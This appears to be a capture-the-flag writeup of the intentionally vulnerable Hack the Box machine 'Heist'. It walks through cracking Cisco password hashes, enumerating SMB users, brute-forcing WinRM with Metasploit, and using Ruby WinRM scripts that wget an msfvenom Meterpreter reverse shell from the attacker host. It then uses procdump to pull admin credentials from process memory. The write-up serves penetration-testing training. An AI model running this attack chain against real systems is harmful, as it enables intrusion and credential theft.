Heist Writeup

By Pierson Carulli

Heist is an intentionally vulnerable windows machine from Hack the Box. The card is shown below. In the following writeup the target's IP address is 10.10.10.149 and the attackers ip address is 10.10.14.14.

Enumeration

After verifying that the box was up and running, a Nmap scan was performed. The results of the scan are visible in the following screenshot.

```
(base) root@kali:~# nmap -sS -sV -sC -O -Pn -p1-65535 10.10.10.149 -oN Heist_Scan.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-27 10:44 UTC
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 10:47 (0:00:13 remaining)
Stats: 0:02:52 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 10:47 (0:00:14 remaining)
Nmap scan report for 10.10.10.149
Host is up (0.097s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Support Login Page
|_Requested resource was login.php
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49668/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6h46m42s, deviation: 0s, median: 6h46m42s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-08-27 17:33:56
```

Figure 1: Figure one, shown on the left, depicts the results of the Nmap scan. The scan identifies all open ports, service versions, and runs default script scans against the target machine. Finally, the results are saved to a file titled Heist_Scan.txt.

Looking at the scan results reveals that the target machine does not utilize the httponly flag. The httponly flag is used to prevent JavaScript from accessing cookies generated by the webpage. Heist is also running SMB on port 445, winrm on port 5985, and msrpc on ports 139 and 49668. Visiting the http page with Wappalyzer installed reveals the services being used to power the web site.



Figure 2: Figure two, see image on left, reveals that the webserver is IIS version 10.0, the operating system is Windows Server, and the programming language in use is PHP 7.3.1.

After checking the information revealed by Wappalyzer for vulnerabilities Burp suite's spider module was used to spider the target site. The information gathered by the spider is displayed below.

Host	Method	URL	Params	Status	Length	MIME type	Title
http://10.10.10.149	GET	/attachments/config.txt		200	1024	text	
http://10.10.10.149	GET	/issues.php		200	3039	HTML	Recent Issues
http://10.10.10.149	GET	/js/index.js		200	2224	script	
http://10.10.10.149	GET	/login.php		200	2416	HTML	Support Login Page
http://10.10.10.149	GET	/		302	379		
http://10.10.10.149	GET	/login.php?guest=true	✓	302	2383	HTML	Support Login Page

Figure 3: figure 3, shown on left, depicts several pages found by Burp's spider.

The issues.php page turns out to contain some sensitive information. The issues.php page is shown below.



Figure 4: figure 4, shown on the left, shows the contents of the issues.php page. It seems that someone named Hazard, what a great name, has attached a router configuration file. Hazard was even nice enough to tell us what kind of router the configuration file belongs to.

Cracking Hashes

Opening the attachment reveals a configuration file for a Cisco router. The configuration file is shown below.

```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Â mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

Figure 5: Shows the configuration file. Cisco recommends deleting the password hashes before sharing the configuration file. Hazard did not heed the warning; In addition, Hazard has also provided usernames (how nice).

The password 7 hashes are cracked using the website http://www.ifm.net.nz/cookbooks/passwordcracker.html The enable secrets password hash is using the Cisco-IOS 1 (MD5) hashing algorithm, which can be cracked using Hashcat. Using the tool mentioned above quickly uncovers two clear text passwords. According to the tool the password for rout3r is $uperP@ssword and the password for admin is Q4)sJu\Y8qz*A3?d. The secret password is uncovered by running the Hashcat command: hashcat -a0 -m500 secret.txt /usr/share/wordlists/rockyou.txt --force. The username for the cisco secret password is unknown. Luckily, the password was successfully cracked. The password matching the hash 1pdQG$o8nrSzsGXeaduXrjlvKc91 is stealth1agent.

Digging Into SMB

The username Hazard along with the password stealth1agent allows the enumeration of SMB shares. The share list is shown below.

```
(base) root@kali:~# smbclient -U Hazard -L //10.10.10.149
Enter WORKGROUP\Hazard's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.149 failed (Error NT_STATUS_IO_TIMEOUT)
Failed to connect with SMB1 -- no workgroup available
```

Figure 6: Unfortunately, all of the shares are protected and do not allow the user Hazard to list their contents.

The Impacket framework contains a tool called lookupsid.py, which can enumerate users on an SMB server when a valid username and password are provided. Using the tool against the target machine causes the target to release valid SMB usernames.

```
root@kali:~/impacket/examples# python lookupsid.py Hazard:stealth1agent@10.10.10.149
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

Figure 7: shows the Impacket tool lookupsid in action. Several usernames were successfully enumerated.

Gaining a Foothold

The target machine is running windows remote management (winrm). Winrm allows an authenticated remote user to execute commands on the operating system. If one of the usernames from lookupsid matches one of the passwords from the router configuration file, command execution will be inevitable. The Metasploit framework script winrm_login can perform a dictionary attack against the remote host's winrm service. Creating two custom wordlists (one wordlist consisting of the obtained useranames and one consisting of the recovered passwords) should create a potent combination. After creating the wordlists, the module options need to be set. Figures eight and nine show the configuration and launch of the module.

```
msf5 auxiliary(scanner/winrm/winrm_login) > show options

Module options (auxiliary/scanner/winrm/winrm_login):

   Name              Current Setting    Required  Description
   ----              ---------------    --------  -----------
   BLANK_PASSWORDS   true               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                  yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false              no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false              no        Add all passwords in the current database to the list
   DB_ALL_USERS      false              no        Add all users in the current database to the list
   DOMAIN            SUPPORTDESK        yes       The domain to use for Windows authentification
   PASSWORD                             no        A specific password to authenticate with
   PASS_FILE         /root/smallList    no        File containing passwords, one per line
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.10.10.149       yes       The target address range or CIDR identifier
   RPORT             5985               yes       The target port (TCP)
   SSL               false              no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false              yes       Stop guessing when a credential works for a host
   THREADS           1                  yes       The number of concurrent threads
   URI               /wsman             yes       The URI of the WinRM service
   USERNAME                             no        A specific username to authenticate as
   USERPASS_FILE                        no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      true               no        Try the username as the password for all users
   USER_FILE         validSMBUsers.txt  no        File containing usernames, one per line
   VERBOSE           true               yes       Whether to print output for all attempts
   VHOST                                no        HTTP server virtual host
```

Figure 8: The URI for the winrm service can be verified by browsing to http://10.10.10.149/wsman. If a blank page is displayed then this is likely the correct directory.

```
msf5 auxiliary(scanner/winrm/winrm_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Administrator:Administrator (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Administrator: (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Administrator:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Administrator:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Administrator:stealth1agent  (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Guest:Guest (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Guest: (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Guest:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Guest:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Guest:stealth1agent  (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\DefaultAccount:DefaultAccount (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\DefaultAccount: (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\DefaultAccount:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\DefaultAccount:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\DefaultAccount:stealth1agent  (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\WDAGUtilityAccount:WDAGUtilityAccount (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\WDAGUtilityAccount: (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\WDAGUtilityAccount:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\WDAGUtilityAccount:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\WDAGUtilityAccount:stealth1agent  (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\None:None (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\None: (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\None:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\None:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\None:stealth1agent  (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Hazard:Hazard (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Hazard: (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Hazard:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Hazard:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Hazard:stealth1agent  (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\support:support (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\support: (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\support:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\support:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\support:stealth1agent  (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Chase:Chase (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Chase: (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Chase:$uperP@ssword (Incorrect: )
[+] 10.10.10.149:5985 - Login Successful: SUPPORTDESK\Chase:Q4)sJu\Y8qz*A3?d
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Jason:Jason (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Jason: (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Jason:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Jason:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: SUPPORTDESK\Jason:stealth1agent  (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 9: The correct username and password combination is depicted by a green [+]. The username for the winrm service is Chase and the password is Q4)sJu\Y8qz*A3?d.

The username Chase and password Q4)sJu\Y8qz*A3?d can be used to access winrm. Creating a script to access winrm proved to be challenging. In the end the following ruby script was used.

```ruby
require 'winrm'
opts = {
  endpoint: 'http://10.10.10.149:5985/wsman',
  user: 'Chase',
  password: 'Q4)sJu\Y8qz*A3?d'
}
conn = WinRM::Connection.new(opts)
conn.shell(:powershell) do |shell|
  output = shell.run('ipconfig /all') do |stdout, stderr|
    STDOUT.print stdout
    STDERR.print stderr
  end
  puts "The script exited with exit code #{output.exitcode}"
end
```

Figure 10: Shows a ruby script that can be used to access the victim's winrm service.

Command execution is nice, but reverse shells are nicer. Msfvenom can be used to create a malicious executable. The executable can then be uploaded to the target computer. Running a simple http server on the attacking machine will allow the malicious executable to be downloaded to the victim's machine. A simple python http server can be created by using the command python -m SimpleHTTPServer 80. (Make sure the SimpleHTTPServer script is

launched in the same directory that the malicious executable is in). The command to create the malicious executable is shown below.

```
(base) root@kali:~# msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.10.14.14 LPORT=80 -f exe -o shell80.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 179779 bytes
Final size of exe file: 254976 bytes
Saved as: shell80.exe
```

Figure 11 (shown above) shows the msfvenom command that was used to create the malicious executable.

Next, replace the command from the script with the following: wget http://10.10.14.14/shell80.exe -O shell80.exe. After the shell is successfully uploaded to the target a Metasploit listener is started and the script is executed. Figure 12 shows the command to launch the shell and figure 13 shows the attacker receiving the reverse shell.

```
require 'winrm'
opts = {
  endpoint: 'http://10.10.10.149:5985/wsman',
  user: 'Chase',
  password: 'Q4)sJu\Y8qz*A3?d'
}
conn = WinRM::Connection.new(opts)
conn.shell(:powershell) do |shell|
  output = shell.run('powershell C:\Users\Chase\Documents\shell80.exe') do |stdout, stderr|
    STDOUT.print stdout
    STDERR.print stderr
  end
  puts "The script exited with exit code #{output.exitcode}"
end
```

Figure 12 depicts the PowerShell command that is used to execute the reverse shell payload.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.11:80
[*] Meterpreter session 1 opened (10.10.14.11:80 -> 10.10.10.149:49690) at 2019-08-29 13:14:07 +0000

meterpreter > ls
Listing: C:\Users\Chase\Documents
================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2019-04-22 01:44:23 +0000  My Music
40777/rwxrwxrwx   0       dir   2019-04-22 01:44:23 +0000  My Pictures
40777/rwxrwxrwx   0       dir   2019-04-22 01:44:23 +0000  My Videos
100666/rw-rw-rw-  402     fil   2019-04-22 01:44:26 +0000  desktop.ini
100777/rwxrwxrwx  254976  fil   2019-08-29 19:56:21 +0000  shell80.exe

meterpreter > cd ../Desktop
meterpreter > cat user.txt
```

Figure 13 shows the attacker receiving the reverse shell.

Elevating Privileges

Looking at the processes running on the target machine, use Meterpreter's ps command, shows that Chase (the current user) is running dllhost.exe. Dllhost.exe controls internet information services (IIS). Since dllhost.exe controls IIS it may contain login information. The tool procdump.exe can be used to dump the memory of a running, windows process. The following screenshot shows procdump.exe in action.

```
C:\Users\Chase\Documents>powershell C:\Users\Chase\Documents\procdump64.exe -ma 2992
powershell C:\Users\Chase\Documents\procdump64.exe -ma 2992

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[02:48:41] Dump 1 initiated: C:\Users\Chase\Documents\dllhost.exe_190904_024841.dmp
[02:48:41] Dump 1 writing: Estimated dump file size is 48 MB.
[02:48:42] Dump 1 complete: 48 MB written in 1.5 seconds
[02:48:43] Dump count reached.
```

Figure 14: The command to dump memory with procdump is PowerShell procdump64.exe C:\Users\Chase\Documents\procdump64.exe -ma 2992.

The dumped file is then downloaded to the attacking machine (the command download <filename> will accomplish this). The strings command is used on the downloaded dump file to extract all ascii strings from the file (This makes the file easier to read). Using the cat | more command on the new file, created using the strings command on the dump file, will eventually reveal administrator credentials.

```
LOCALAPPDATA=C:\Users\Chase\AppData\Local
Q[pl
MOZ_CRASHREPORTER_DATA_DIRECTORY=C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Crash Reports
Q[po
        MOZ_CRASHREPORTER_EVENTS_DIRECTORY=C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Crash Reports\events
Q[po
MOZ_CRASHREPORTER_PING_DIRECTORY=C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Pending Pings
Q[qo
MOZ_CRASHREPORTER_RESTART_ARG_0=C:\Program Files\Mozilla Firefox\firefox.exe
Q[~n
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
Q[pa
        MOZ_CRASHREPORTER_STRINGS_OVERRIDE=C:\Program Files\Mozilla Firefox\browser\crashreporter-override.ini
Q[uo
        NUMBER_OF_PROCESSORS=4
Q[uj
OS=Windows_NT
Q[ej
Path=C:\Program Files\PHP\v7.3;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\Syst
em32\OpenSSH\;C:\Users\Administrator\AppData\Local\Microsoft\WindowsApps;;C:\Users\Chase\AppData\Local\Microsoft\WindowsApps
```

Figure 15: shows the administrator credentials for the webpage.

These credentials only work for the website. However, referring to figure 7, reveals that the username Administrator is used by the SMB protocol. The winrm service can be accessed with Administrator privileges by using the username Administrator along with the password obtained from the dump file. The modified winrm ruby script is shown below.

Figure 16 (shown below) displays the new ruby script (see left), and the python http server (see right). The ruby script authenticates to the target's winrm service and then invokes wget to download a reverse shell from the attacking machine.

```
require 'winrm'
opts = {
  endpoint: 'http://10.10.10.149:5985/wsman',
  user: 'Administrator',
  password: '4dD!5}x/re8]FBuZ'
}
conn = WinRM::Connection.new(opts)
conn.shell(:powershell) do |shell|
  output = shell.run('wget http://10.10.14.14/shell80.exe -O shell80.exe') do |stdout, stderr|
    STDOUT.print stdout
    STDERR.print stderr
  end
  puts "The script exited with exit code #{output.exitcode}"
end
```

```
(base) root@kali:~# conda deactivate
root@kali:~# python -m SimpleHttpServer 80
/usr/bin/python: No module named SimpleHttpServer
root@kali:~# conda activate
(base) root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Obtaining an administrative shell from here is easy. Start a Metasploit handler and make the following changes to the ruby script.

```
require 'winrm'
opts = {
  endpoint: 'http://10.10.10.149:5985/wsman',
  user: 'Administrator',
  password: '4dD!5}x/re8]FBuZ'
}
conn = WinRM::Connection.new(opts)
conn.shell(:powershell) do |shell|
  output = shell.run('powershell C:\Users\Administrator\Documents\shell80.exe') do |stdout, stderr|
    STDOUT.print stdout
    STDERR.print stderr
  end
  puts "The script exited with exit code #{output.exitcode}"
end
```

Figure 17: shows the ruby script used to execute the reverse shell.

After executing the reverse shell an administrator shell is obtained.



Figure 18 shows an administrative command prompt and the root flag.